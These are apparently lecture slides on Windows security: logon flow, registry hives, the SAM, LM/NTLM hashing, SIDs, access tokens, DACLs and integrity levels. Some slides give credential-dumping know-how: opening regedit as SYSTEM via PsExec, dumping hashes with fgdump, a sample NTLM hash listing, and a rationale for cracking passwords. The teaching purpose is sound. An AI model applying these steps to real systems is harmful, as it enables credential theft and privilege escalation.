
Device drivers typically run in kernel mode.

# Architecture



<https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode>

## Security components



(Image Source : <http://www.bollywoodmovies.ucoz.com>)

[http://all-techno-geeks.blogspot.com/2013/06/  
security-architecture-of-windows.html](http://all-techno-geeks.blogspot.com/2013/06/security-architecture-of-windows.html)

## What happens when a user logs in?

- ▶ The process winlogon.exe runs continuously, as SYSTEM.
- ▶ Pressing CTRL+ALT+DEL ensures communication with the winlogon process. This key combination was registered by winlogon during initialization and cannot have been hooked by other applications.
- ▶ The winlogon process receives the user credentials and sends them to the Local Security Authority (LSA)
- ▶ LSA (lsass.exe) verifies the credentials, using the users' passwords that (for local users) are stored in the Security Account Manager (SAM).
- ▶ The logon process starts a shell (explorer.exe) in a new logon session for the user.
- ▶ The shell spawns processes to the same logon session

When the user logs off, the session and all its processes are killed.

# What happens when a user logs in?

Process Explorer - Sysinternals: www.sysinternals.com [MSEdgeWIN10]\IEUser]

Process	CPU	Private Bytes	Working Set	PID	Description	Compan...	User Name	Session	Path	Integrity
fontdrvhost.exe		1,612 K	3,580 K	696	Usermode Font Driver Host	Microsoft ...	Font Driver Host\UMFD-0	0	C:\Windows\System32\fontdrvhost.exe	AppContainer
csrss.exe	0.40	2,020 K	4,844 K	480	Client Server Runtime Process	Microsoft ...	NT AUTHORITY\SYSTEM	1	C:\Windows\System32\csrss.exe	System
winlogon.exe		3,124 K	9,560 K	564	Windows Logon Application	Microsoft ...	NT AUTHORITY\SYSTEM	1	C:\Windows\System32\winlogon.exe	System
fontdrvhost.exe		3,972 K	8,008 K	688	Usermode Font Driver Host	Microsoft ...	Font Driver Host\UMFD-1	1	C:\Windows\System32\fontdrvhost.exe	AppContainer
dwm.exe	1.62	107,336 K	167,356 K	8	Desktop Window Manager	Microsoft ...	Window Manager\DWIM-1	1	C:\Windows\System32\dwm.exe	System
conhost.exe	0.04	5,692 K	6,660 K	1772	Console Window Host	Microsoft ...	MSEdgeWIN10\sshd_server	0	C:\Windows\System32\conhost.exe	High
sshd.exe		5,248 K	4,932 K	708			MSEdgeWIN10\sshd_server	0	C:\Program Files\OpenSSH\usr\bin\sshd.exe	High
explorer.exe	0.40	87,180 K	166,732 K	5524	Windows Explorer	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Windows\explorer.exe	Medium
MSASCUI.exe		2,008 K	8,636 K	7328	Windows Defender notification...	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Program Files\Windows Defender\MSASCUIL.exe	Medium
vm_vmtoolsd.exe	0.19	27,280 K	40,484 K	7460	VMware Tools Core Service	VMware, I	MSEdgeWIN10\IEUser	1	C:\Program Files\VMware\VMware Tools\vmtoolsd.	Medium
devenv.exe	0.66	279,464 K	308,304 K	5576	Microsoft Visual Studio 2015	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Program Files (x86)\Microsoft Visual Studio 14....	Medium
VsHub.exe		26,836 K	42,244 K	7468	VsHub.exe	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Program Files (x86)\Common Files\Microsoft Sh...	Medium
Microsoft.VsHub.Server.Http...	0.47	89,444 K	86,808 K	6520	Microsoft.VsHub.Server.Http...	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Program Files (x86)\Common Files\Microsoft Sh...	Medium
conhost.exe	0.04	5,712 K	6,764 K	4208	Console Window Host	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Windows\System32\conhost.exe	Medium
Microsoft.VsHub.Server.Http...	< 0.01	84,284 K	64,816 K	7816	Microsoft.VsHub.Server.Http...	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Program Files (x86)\Common Files\Microsoft Sh...	Medium
conhost.exe		5,712 K	6,692 K	4488	Console Window Host	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Windows\System32\conhost.exe	Medium
Microsoft.Alm.Shared.Remoti...		31,808 K	51,644 K	6820	Microsoft.Alm.Shared.Remoti...	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Windows\Microsoft.Net\Assembly\GAC_32\Micro...	Medium
ScriptedSandbox64.exe		55,524 K	50,700 K	7756	ScriptedSandbox64.exe	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Program Files (x86)\Microsoft Visual Studio 14...	Medium
PoC_NtEnumerateKey_EoP...	0.01	12,748 K	19,328 K	8632	vshost32.exe	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Users\IEUser\Desktop\repository\riddo_uaf\poc\...	Medium
notepad.exe		2,980 K	24,156 K	6304	Notepad	Microsoft ...	MSEdgeWIN10\IEUser	1	C:\Windows\System32\notepad.exe	Medium
procexp64.exe	10.82	26,636 K	55,128 K	9332	Sysinternals Process Explorer	Syintern...	MSEdgeWIN10\IEUser	1	C:\sysint\procexp64.exe	High


## The registry

- ▶ Stores low-level settings for the Windows OS.
- ▶ Applications may store settings in the registry.
- ▶ The registry has an hierarchical structure.
- ▶ The registry contains *keys* and *values*.
- ▶ A key may contain subkeys and values.
- ▶ There is a set of specific root keys, including:
  - ▶ HKEY\_LOCAL\_MACHINE contains local machine specific configuration data.  
Restricted access.
  - ▶ HKEY\_CURRENT\_USER contains settings specific for the current user. Less restricted access.
  - ▶ HKEY\_CURRENT\_CONFIG contains information gathered at runtime. Generally not stored on disk.
- ▶ The registry is stored in multiple files on the system, called *hives*. And some are not stored on disk.

## Security relevant hives in the registry

- ▶ HKEY\_LOCAL\_MACHINE\ SAM, the Security Account Manager Database, contains stored hashed user passwords.
- ▶ HKEY\_LOCAL\_MACHINE\ Security contains security policies and user rights.
- ▶ HKEY\_LOCAL\_MACHINE\ Software contains non-critical data. Not particularly security relevant, but frequently used.

# Security relevant hives in the registry



Command line to open regedit as SYSTEM: Psexec.exe -s -i regedit.exe  
Psexec is part of the SysInternals suite.

# Security relevant hives in the registry

C:\Windows\system32>c:\sysint\PsExec.exe -s -i regedit.exe

Name	Type	Data
ab(Default)	REG_SZ	(value not set)

Computer\HKEY\_LOCAL\_MACHINE\SECURITY

## How are passwords stored in Windows?

Passwords are stored in the SAM:

- ▶ The registry: \HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users
- ▶ SAM in file on disk: C:\Windows\System32\config

# Passwords in the registry

Registry Editor

File Edit View Favorites Help

Computer\HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\000003E8

Name	Type	Data
ab(Default)	REG_SZ	(value not set)
F	REG_BINARY	03 00 01 00 00 00 00 00 3b e9 ab 98 76 d4 01 00 00 00 00 00 00 ec 5d a0 14 d0
ForcePasswordReset	REG_BINARY	00 00 00 00
SupplementalCredentials	REG_BINARY	00 00 00 00 54 04 00 00 02 00 02 00 60 04 00 00 5f 74 1f b8 7d 0f 8e 8a ee 53 22 39 be 4
V	REG_BINARY	00 00 00 00 f4 00 00 00 03 00 01 00 f4 00 00 00 0c 00 00 00 00 00 00 00 01 00 00 0c 0

## Extract password hashes from the file on disk

- ▶ The SAM in file on disk, C:\Windows\System32\config, is not readable while Windows is running
- ▶ To extract the file, boot the machine from Linux on USB (or CD), if possible
- ▶ Linux USB and physical access

## Extract the password hashes from the registry

- ▶ Use a tool to extract the hashes. Possible if you are admin user.
- ▶ Extract them manually by learning the format of the registry values.

# Possible tool: fgdump

A screenshot of a web browser window. The address bar shows the URL [foofus.net/goons/fizzgig/fgdump/downloads.htm](http://foofus.net/goons/fizzgig/fgdump/downloads.htm). The page content is a project page for 'fgdump'.

The page includes a sidebar with links:

- Teh
- [fgdump Home](#)
- [Docs/Usage](#)
- [Current Version](#)
- [Previous Versions](#)
- [Other Files](#)

At the top right, there is a Google search bar with the text 'Search' and two radio buttons: one for 'Web' and one for 'www.foofus.net'.

The main content area features the word 'fgdump' in large, bold, underlined text. Below it is the subtitle 'A Tool For Mass Password Auditing of Windows Systems'. Underneath that, the text 'UPDATED 05/07/2008' is displayed. At the bottom, a message says 'Version 2.1.0 of fgdump is now available!'

# Possible tool: fgdump

```
c:\Administrator: Command Prompt
c:\Users\IEUser\Downloads>fgdump-2.1.0-exeonly\fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2018-11-15-18-42-40 ---
Starting dump on 127.0.0.1
^C
c:\Users\IEUser\Downloads>fgdump-2.1.0-exeonly\fgdump.exe -?
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

Usage:
fgdump [-?][-t][-c][-w][-s][-r][-v][-k][-o][-a][-0 32|64][-l logfile][-T threads] [{-{h Host | -f filename} -u Username
-p Password | -H filename}]
    where Username and Password have administrator credentials
    -? displays help (you're looking at it!)
    -t will test for the presence of antivirus without actually running the password dumps
    -c skips the cache dump
    -w skips the password dump
    -s performs the protected storage dump
```

## Extracted password hashes

Untitled - Notepad

File Edit Format View Help

```
Administrator:500:NO PASSWORD*****:FC525C9683E8FE067095BA2DDC971889:::  
DefaultAccount:503:NO PASSWORD*****:NO PASSWORD*****:  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:  
IEUser:1000:NO PASSWORD*****:FC525C9683E8FE067095BA2DDC971889:::  
sshd:1002:NO PASSWORD*****:NO PASSWORD*****:  
sshd_server:1003:NO PASSWORD*****:8D0A16CFC061C3359DB455D00EC27035:::  
testguest:1004:NO PASSWORD*****:660B64ADD2A574617FE45E10238BD967:::  
WDAGUtilityAccount:504:NO PASSWORD*****:DC0E3FE2C44B5949CBCA7067571ED67C:::
```

User name:Number:LM hash:NTLM hash

## LM hash

LM hashes are insecure and out of date.

- ▶ Capitalize
- ▶ Pad with zeros to length of 14
- ▶ Divide into two parts of length 7
- ▶ Each part used as DES key to encrypt "KGS!@#\$%"
- ▶ Concatenate

[https://en.wikipedia.org/wiki/LAN\\_Manager#LM\\_hash\\_details](https://en.wikipedia.org/wiki/LAN_Manager#LM_hash_details)

## NTLM hash

- ▶ MD4 of the little endian UTF-16 Unicode password
- ▶ More secure than LM hash
- ▶ Not of much use as long as LM hashes were stored as well
- ▶ Now normally only NTLM hashes are stored

## Why crack passwords if you are already admin?

- ▶ Passwords may be reused.
- ▶ Access to other files.
- ▶ Step by step towards more access.

## Windows domains

- ▶ A standalone Windows machine is usually administered locally. This does not scale well.
- ▶ Domains make centralized security administration possible.
- ▶ We may have a hierarchy of domains.
- ▶ One server (or more) can have the role as Domain Controller (DC).
- ▶ The domain controllers are used by the domain admins to create and manage domain users and groups.

## Active Directory

- ▶ Runs on a Domain Controller.
- ▶ Authenticates and authorizes all users and computers in the domain network.
- ▶ Assigns and enforces security policies for the computers in the domain.
- ▶ Installs and/or updates software.

## Access control

## Access control in windows

- ▶ Access control enforces operational security policies.
- ▶ A policy specifies **who** is allowed to do **what**.
- ▶ The active entity requesting access to a resource is called **principal**.
- ▶ The resource access is requested for is called **object**.
- ▶ Access control gives the ability to **permit** or **deny** the use of a particular resource by a particular entity.

## Principals in Windows

- ▶ **Principals** are the active entries in a security policy.
- ▶ A principal is either granted or denied access.
- ▶ Types of principals: Local users, domain users, groups, aliases, machines
- ▶ Principals have human readable user name, and a machine readable security identifier (SID).
- ▶ Local principals live only on the local machine.
- ▶ Domain principals are visible to all computers in the domain.
- ▶ Universal principals, like Everyone.

## Properties of a user principal

```
wmic useraccount get * > mylog.txt
```

```
wmic useraccount where name="IEUser" get name,sid
```

```
C:\Users\IEUser>wmic useraccount get name,sid,localaccount
LocalAccount  Name          SID
TRUE          Administrator S-1-5-21-597701057-294507186-493142324-500
TRUE          DefaultAccount S-1-5-21-597701057-294507186-493142324-503
TRUE          Guest          S-1-5-21-597701057-294507186-493142324-501
TRUE          IEUser         S-1-5-21-597701057-294507186-493142324-1000
TRUE          sshd           S-1-5-21-597701057-294507186-493142324-1002
TRUE          sshd_server    S-1-5-21-597701057-294507186-493142324-1003
TRUE          WDAGUtilityAccount S-1-5-21-597701057-294507186-493142324-504
```

```
C:\Users\IEUser>wmic group get name
```

```
Name
Access Control Assistance Operators
Administrators
Backup Operators
Cryptographic Operators
Device Owners
Distributed COM Users
Event Log Readers
Guests
Hyper-V Administrators
IIS_IUSRS
Network Configuration Operators
```

## Security identifier (SID)

A SID is on the format S-R-I-SA-N.

S - The letter S.

R - The revision number. Currently 1.

I - The identifier authority value. 2=Local, 3=Creator, 5=NT

SA - The subauthority identifier. The domain or local computer identifier.

N - Relative identifier, unique in the authority's namespace.

Examples:

S-1-1-0 Everyone

S-1-5-<domain>-500 Administrator

S-1-5-<domain>-501 Guest

S-1-5-<domain>-512 Domain Admins

```
C:\Users\IEUser>wmic useraccount get name,sid,localaccount
LocalAccount  Name          SID
TRUE          Administrator  S-1-5-21-3463664321-2923530833-3546627382-500
TRUE          Guest         S-1-5-21-3463664321-2923530833-3546627382-501
TRUE          IEUser        S-1-5-21-3463664321-2923530833-3546627382-1000
```

## Security identifier (SID)

- ▶ The SID for an account never changes.
- ▶ The domain or local computer identifier is created based on pseudo-random input (clock value).
- ▶ Deletion and recreation will give different SID.
- ▶ SIDs cannot be reused.

## What is a SID used for?

- ▶ In **security descriptors** to identify the owner of an object and primary group
- ▶ In **access control entries**, to identify the trustee for whom access is allowed, denied, or audited
- ▶ In **access tokens**, to identify the user and the groups to which the user belongs

[https:](https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers)

//docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers

## Subjects in Windows

- ▶ Subjects are active entities in the operating system.
- ▶ Examples are processes and threads
- ▶ The security credentials of a subject is stored in its token
- ▶ New processes get a copy of the parent's token, unless inheritance is restricted.


## Access token

```
C:\Users\Select Command Prompt  
AccessControl.exe -f cmd.exe  
AccessControl v6.22 - Reports effective permissions for securable objects  
(Copyright) 2006-2012 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
[192.168.1.100] cmd.exe  
  NT AUTHORITY\SYSTEM  
  NT AUTHORITY\SYSTEM  
  
Token security:  
  NT AUTHORITY\SYSTEM  
  NT AUTHORITY\SYSTEM  
  NT AUTHORITY\SYSTEM  
  S-1-5-0-362811  
    BUILTIN\Administrators  
  
Token contents:  
  owner:  
    NT AUTHORITY\SYSTEM  
  groups:  
    BUILTIN\Users  
Everyone  
  NT AUTHORITY\Local account and member of Administrators group DESY  
  BUILTIN\Administrators  
  BUILTIN\Performance Log Users  
  BUILTIN\Users  
  NT AUTHORITY\INTERACTIVE  
  CONTROL  
  HT AUTHORITY\Authenticated Users  
  HT AUTHORITY\This Organization  
  NT AUTHORITY\SYSTEM  
  S-1-5-0-362811  
  S-1-5-9-362811  
LOCAL  
  NT AUTHORITY\SYSTEM Authentication  
  Mandatory Label\Medium Mandatory Level  
Priviliges:  
  NTSECDCEMU01User  
  NTSECDCEMU02User  
  NTSECDCEMU03User  
  NTSECDCEMU04User  
  NTSECDCEMU05User  
  NTSECDCEMU06User  
Security attributes:  
TSA://ProcessUa  
  TOKEN_SECURITY_ATTRIBUTES_MIMI_UNINHERITABLE  
  TOKEN_SECURITY_ATTRIBUTES_MIMI_INHERITABLE  
  TOKEN_SECURITY_ATTRIBUTES_TYPE_UWPN44
```

An access token contains

- ▶ user SID
  - ▶ group SIDs
  - ▶ alias SIDs
  - ▶ privileges

# Access token



An access token contains

- ▶ user SID
- ▶ group SIDs
- ▶ alias SIDs
- ▶ privileges

Process Hacker: <https://wj32.org/processhacker/nightly.php>

## Objects in Windows

- ▶ File system objects: Files, directories
- ▶ Executive objects: Processes, threads
- ▶ Registry keys
- ▶ Active Directory objects
- ▶ ...

# Security Descriptor

```
c:\sysint>accesschk -l -p cmd.exe
Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

[4036] cmd.exe
  DESCRIPTOR FLAGS:
    [SE_DACL_PRESENT]
    [SE_SACL_PRESENT]
    [SE_SACL_PROTECTED]
  OWNER: IEIWIN7\IEUser
  LABEL: Medium Mandatory Level
        SYSTEM_MANDATORY_LABEL_NO_WRITE_UP
        SYSTEM_MANDATORY_LABEL_NO_READ_UP
  [0] ACCESS_ALLOWED_ACE_TYPE: IEIWIN7\IEUser
      PROCESS_ALL_ACCESS
  [1] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
      PROCESS_ALL_ACCESS
  [2] ACCESS_ALLOWED_ACE_TYPE: IEIWIN7\IEUser-S-1-5-5-0-59162
      PROCESS_QUERY_INFORMATION
      PROCESS_QUERY_LIMITED_INFORMATION
      PROCESS_TERMINATE
      PROCESS_VM_READ
      SYNCHRONIZE
      READ_CONTROL
```

Securable objects have a security descriptor, which includes

- ▶ owner SID
- ▶ primary group SID
- ▶ discretionary access control list (DACL)
- ▶ system access control list (SACL)

The DACL consists of access control entries (ACEs), which contain



- ▶ a mask for access rights
- ▶ entry type (positive: Access allowed or negative: Access denied)
- ▶ type of object
- ▶ the principal SID the ACE applies to

# Permissions

The permissions describe what the principals are allowed to do with the object.

Permission types can vary with object type.

Right click ->Properties



## Access Control

Access control decisions consider the

- ▶ subject which requests access
- ▶ object for which access is requested
- ▶ desired access/type of operation

The decision is that access is

- ▶ granted if all requested permissions are obtained
- ▶ denied if a matching deny entry is found
- ▶ denied if the end of the DACL is reached (without all permissions obtained)


If a negative ACE is to dominate a positive ACE, it must be placed before the positive ACE.

## Null DACL vs empty DACL

A nonexisting datastructure is not the same as an empty datastructure:

- ▶ An empty DACL means that nobody gets access.
- ▶ A null DACL (no DACL) means that everybody gets access.

## Access Control Example



## Mandatory Integrity Control (MIC)

- ▶ Access control mechanism in addition to **and before** the discretionary access control with DACL.
- ▶ Uses integrity level and mandatory policy to evaluate access.
- ▶ Security principals and securable objects are assigned integrity levels that determine their level of access and protection, respectively.
- ▶ Similar to military security classification levels.

<https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control>

## Mandatory Integrity Control (MIC)

- ▶ Integrity labels are represented by integrity SIDs.
